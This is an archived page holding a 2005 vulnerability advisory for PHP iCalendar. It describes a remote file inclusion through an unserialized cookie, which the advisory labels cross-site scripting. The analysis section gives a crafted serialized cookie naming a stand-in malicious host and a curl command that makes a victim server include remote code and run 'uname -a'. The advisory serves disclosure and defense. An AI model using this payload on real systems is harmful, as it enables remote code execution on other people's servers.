
# PRESS REVIEW ARCHIVE

Digital Media Monitoring & Documentation Service



## Page Screenshot



# PHP iCalendar CSS

**2005.10.26**

Credit: **ascii (ascii katamail com)**

Risk: **Low** | Local: **No** | Remote: **Yes**

CVE: **CVE-2005-3366** | CWE: **N/A**

CVSS Base Score: **6.8/10**
Exploitability Subscore: **8.6/10**
Attack complexity: **Medium**
Confidentiality impact: **Partial**
Availability impact: **Partial**

Impact Subscore: **6.4/10**
Exploit range: **Remote**
Authentication: **No required**
Integrity impact: **Partial**

```
PHP iCalendar CSS

Name              Cross-Site-Scripting Vulnerabilities in PHP iCalendar
 Severity          Medium Risk
 Vendor            http://www.phpicalendar.net
 Advisory          http://www.ush.it/2005/10/25/php-icalendar-css/
 Additional (it) http://www.ush.it/team/ascii/hack-PHP-iCalendar/adv.txt
 Author            Francesco 'aScii' Ongaro (ascii at katamail . com)
 Date              20051023

I. BACKGROUND

PHP iCalendar is a php calendar, more information is available at the
vendor site.

II. DESCRIPTION

PHP iCalendar is vulnerable to Cross Site Scripting cause of a wrong
input validation in index.php and will include an arbitrary file
ending with .php.

The vulnerable code is:

> config.inc.php

$printview_default = 'no';

> index.php

if (isset($_COOKIE['phpicalendar'])) {
 $phpicalendar = unserialize(stripslashes($_COOKIE['phpicalendar']));
 $default_view = $phpicalendar['cookie_view'];
}

if ($printview_default == 'yes') {
 $printview = $default_view;
 $default_view = "print.php";
} else {
 $default_view = "$default_view".".php";
}

include($default_view);

As you can see there is no input validation at all.

III. ANALYSIS
```

This vulnerability can be exploited using an hand-crafted cookie with
the right serialized array inside.

a:1:{s:11:"cookie_view";s:23:"http://www.mali.cious/script";}

curl http://www.vic.tim/path/ -b 'phpicalendar=a%3A1%3A%7Bs%3A11%3A%22cook
ie_view%22%3Bs%3A34%3A%22http%3A%2F%2Fwww.
ush.it%2Fteam%2Fascii%2F-----%22%3B%7D' -d 'user=uname -a'

IV. DETECTION

PHP iCalendar 2.0a2, 2.0b, 2.0c, 2.0.1 are vulnerable.

V. WORKAROUND

Input validation or header location will fix the vulnerability.
PHP no remote fopen and open basedir will play also (if not..).

VI. VENDOR RESPONSE

Vendor fixed the bug in the cvs tree, not verified.

http://www.ush.it/team/ascii/hack-PHP-iCalendar/mail1.txt
http://www.ush.it/team/ascii/hack-PHP-iCalendar/mail2.txt

VII. CVE INFORMATION

No CVE at this time.

VIII. DISCLOSURE TIMELINE

20051023 Bug discovered
20051024 Working exploit written
20051025 Sikurezza.org notification
20051025 Initial vendor notification
20051025 Initial vendor response
20051025 Vendor CVS fix
20051025 Public disclosure

IX. CREDIT

ascii is credited with the discovery of this vulnerability.

X. LEGAL NOTICES

Vote for this issue: 0 0

50% 50%

## Comment it here.

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Nick

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Email

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